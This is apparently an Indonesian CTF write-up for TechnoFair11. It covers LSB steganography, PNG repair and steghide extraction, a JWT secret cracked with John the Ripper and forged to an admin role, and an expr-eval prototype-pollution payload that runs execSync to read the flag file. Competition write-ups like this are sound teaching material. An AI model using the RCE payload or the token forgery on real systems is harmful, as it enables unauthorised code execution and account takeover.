insert_plaintext_into_image(input_file, output_file, plaintext,
offset)
```

chall.jpg



Program enkriptor ini pada dasarnya mengganti byte dengan offset yang sudah ditentukan dengan byte yang Least Significant Bit (LSB) nya diganti dengan bit dalam flag, dan itu akan terus dilakukan hingga bit flag habis.

Kita bisa langsung ambil string flagnya dengan mengekstrak tiap LSB dengan offset yang ada dalam script enkriptor menggunakan operasi bitwise AND (byte & 0x01)

Solver:

dec.py

```
def extract_plaintext_from_image(input_file, offset, length):
    with open(input_file, 'rb') as file:
    file_bytes = bytearray(file.read())

    plaintext_binary = ''
    for i in range(offset, offset + length * 8):
    byte = file_bytes[i]
    plaintext_bit = byte & 0x01
```

```
        plaintext_binary += str(plaintext_bit)

        plaintext = ''
        for i in range(0, len(plaintext_binary), 8):
        byte = plaintext_binary[i:i+8]
        plaintext += chr(int(byte, 2))

        return plaintext

# Example usage
input_file = 'chall.jpg'
offset = 0x00000D00
length = 30  # Length of the plaintext "flag"
extracted_plaintext   =   extract_plaintext_from_image(input_file,
offset, length)
print("Extracted plaintext:", extracted_plaintext)
```

Flag:

TechnoFair11{patenkalikaubang}

Malicious

Forensic

Hi hacker..can you assemble me?


Author: Fanshh

Lampiran

chall.jpg


Solusi:

Part 1 : Kita bisa dapatkan lewat watermark dari PDF yang diberikan




Part 2 : Kita perlu memperbaiki file PNG yang rusak, seperti magic byte yang belum benar, byte yang salah dari chunk header IDAT dan IEND. Setelah itu, kita perlu

manipulasi width (4 bytes) dan height (4 bytes) yang berada di bagian setelah IHDR. Ini perlu sedikit eksperimen agar dapat ukuran yang sesuai, terutama dibagian width nya. Ukuran yang saya temukan adalah 148 x 128




Part 3 : Jika kita cek file pdf dengan pdf-parser, maka akan terlihat sebuah script javascript yang terembed dalam file. Jadi ketika kita buka pdf di browser, script itu akan berjalan.



Kita bisa gunakan 'm4ybeyouNeedme' ini untuk dekripsi file yang terembed dalam file1.jpg. Kita bisa extract file didalam file1.jpg menggunakan Steghide.

Terminal Command : steghide extract -sf file1.jpg -p m4ybeyouNeedme



Dan kita dapatkan flag part 3.

Flag:

`TechnoFair11{Welc0m3_4_Gr3at_Hack3rrr_00}`

Typing...

Web Exploitation

Author: Fanshh


Heylo..

http://103.185.53.181:7133/

Attachment:
Typing.zip


Solusi:

Pertama kita lihat fungsionalitas dari web nya



Bisa dilihat, bahwa program dapat menerima sebuah input berupa ekspresi dan dapat mengeksekusi ekspresi tersebut. Awalnya saya kira ini adalah SSTI, namun setelah membaca kodenya dan bereksperimen, ternyata bukan.

Kita diberikan sebuah file zip yang berisi website dari challenge, yang jika di unzip mempunyai struktur folder di bawah ini



Terdapat file 'fl4g.txt' yang berisi flag yang kita incar, dan jika kita baca Dockerfile nya, terlihat bahwa file flag dipindah ke direktori root dan diganti namanya

index.js

```
FROM node:19.6.0-slim
ENV NODE_ENV=production
WORKDIR /work

COPY ["package.json", "package-lock.json", "./"]
RUN npm install --omit=dev
COPY . .
RUN mv fl4g.txt /fl4gg.txt

USER 404:404
CMD ["node", "index.js"]
```

Kita langsung lihat saja bagaimana program nya bekerja

index.js

```
const app = require("fastify")();
const { promises: fsProm } = require("node:fs");
const { promisify } = require("util");
const exfileAsync = promisify(require("child_process").execFile);
const APP_PORT = process.env.PORT ?? "3000";


app.get("/", async (req, reply) => {
```


```
  const html = await fsProm.readFile("index.html");
  return reply.type("text/html; charset=utf-8").send(html);
});

app.post("/setCal", async (req, reply) => {
  const { ex } = req.body;
  try {
      const result = await exfileAsync("node", ["./setCal.js",
ex.toString()], {
      timeout: 1000,
      });
      return result.stdout;
  } catch (err) {
      return reply.code(500).send(err.killed ? "Timeout" : err);
  }
});

app.listen({ port: APP_PORT, host: "0.0.0.0" });
```

Terlihat bahwa program memanggil setCal.js untuk mengolah input yang disimpan dalam variabel ex, dan outputnya akan di return kepada user. Langsung saja kita lihat kode setCal.js,

setCal.js


```
const ex = process.argv[2].trim();
const { Parser } = require("expr-eval");

console.log(new Parser().evaluate(ex));
```

Bisa dilihat bahwa ini menggunakan expr-eval untuk mengeksekusi ekspresi yang kita berikan. Setelah googling sebentar, ditemukan bahwa expr-eval versi ini memiliki celah **Prototype Pollution**, dimana user dapat membuat properti sendiri dalam sebuah prototype. Dan kita dapat melakukan Javascript Injection dengan menggunakan value() yang berakhir dengan RCE



Solver :

```
o = constructor;o.assign(__proto__,
o.getOwnPropertyDescriptor(o.getPrototypeOf(toString),
"constructor"));f = value("return
global.process.mainModule.constructor._load(`child_process`).exec
Sync(`cat /fl*`).toString()");f()
```



Flag:

`TechnoFair11{Th1s_is_E4sy_Right?_Only_4_W4rmUP_Ch4llenge}`

Jay Withan Thom

Web Exploitation

Jay Witan Thom mencoba mengakses suatu website akan tetapi mereka terlihat kesulitan untuk login. Bisakah kamu menolong Jay Witan dan Thom untuk mengakses web tersebut ?


http://103.185.53.181:1945

Lampiran:

index.js
<source code>

Solusi:

Diberikan sebuah link website yang menampilkan sebuah tampilan seperti tampilan pada *youtube*.




Kemudian saya coba analisis source code yang diberikan pada *challenge*.

```
const SECRET_KEY = process.env.SECRET_KEY;

const users = [
    {
        id: 1,
        username: 'user',
        password: 'password',
        role: 'user'
    },
];
```

```
app.get('/',(req,res) => {
    res.render('index');
})
app.get('/login', (req, res) => {
    res.render('login');
});

app.post('/login', (req, res) => {
    const { username, password } = req.body;

    const user = users.find(u => u.username === username && u.password === password);
    if (user) {
        const token = jwt.sign({ id: user.id, username: user.username, role: user.role }, SECRET_KEY, { expiresIn: '1h' }
        res.cookie('token', token, { httpOnly: true });
        res.json({ message: 'Login successful!' });
    } else {
        res.status(401).json({ message: 'Invalid credentials' });
    }
});

const authenticateToken = (req, res, next) => {
    const token = req.cookies.token;

    if (!token) return res.sendStatus(401);

    jwt.verify(token, SECRET_KEY, (err, user) => {
        if (err) return res.sendStatus(403);

        req.user = user;
        next();
    });
};
```

Dapat dilihat dari source code di atas, terdapat sebuah *credential* yang dapat kita gunakan untuk *login* dan terdapat rute '/login' juga pada website dan website ini juga melakukan *authentication token* yang menggunakan JSON Web Token (JWT) sebagai *cookie* atau *token* dari *user*.




Hasil dari decode token JWT nya adalah seperti gambar di atas, menggunakan algoritma HS256, lalu pada payload terdapat atribut username dan role, beserta *expire token*-nya.

Untuk mendapatkan flag dari *challenge* ini, kita perlu memodifikasi JWT token tersebut, yaitu atribut role: "user", menjadi role: "admin", namun *secret-key* nya belum diketahui.


Saya mencoba melakukan *brute force secret-key* dari *token* tersebut menggunakan *tool* John The Ripper.

```
┌──(fakhrykali㉿kali)-[~/ctf/technofair/web]
└─$ echo "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwidXNlcm5hbWUiOiJ1c2VyIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3MTk3MTQ0MzQsImV4cCI6MTcxOTcxODAzNH0.ynDOXm-2NLmqvs6KfplAKAthXSDU-P5s27sMLnnxlTA" > jwt.john

┌──(fakhrykali㉿kali)-[~/ctf/technofair/web]
└─$ john jwt.john
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 128/128 ASIMD 4x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
rockyou          (?)
1g 0:00:00:04 DONE 3/3 (2024-06-29 19:36) 0.2057g/s 2715Kp/s 2715Kc/s 2715KC/s sufrb..rosie05
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Dapat secret-key nya, yaitu "**rockyou**", sekarang kita bisa memodifikasi JWT token tersebut dan mengubah atribut role menjadi admin.



Setelah memodifikasi JWT token tersebut, kita bisa mengganti *cookie* pada *website* dengan menggunakan JWT token yang baru dimodifikasi.



Dan berhasil mendapatkan file nya.

Flag:

`TechnoFair11{G4c0rrrr_In1_D14_JWT_Brut3_F0rC3_K3y}`

Kerangka Berpikir

Misc

Flag : TechnoFair11{Kerangka Berpikir}

Feedback

Feedback

https://forms.gle/oVg35Hhb3jy66VEy5

feedback.

Solusi: flag didapatkan pada link feedback

Flag : TechnoFair11{See_YouIn_Depok}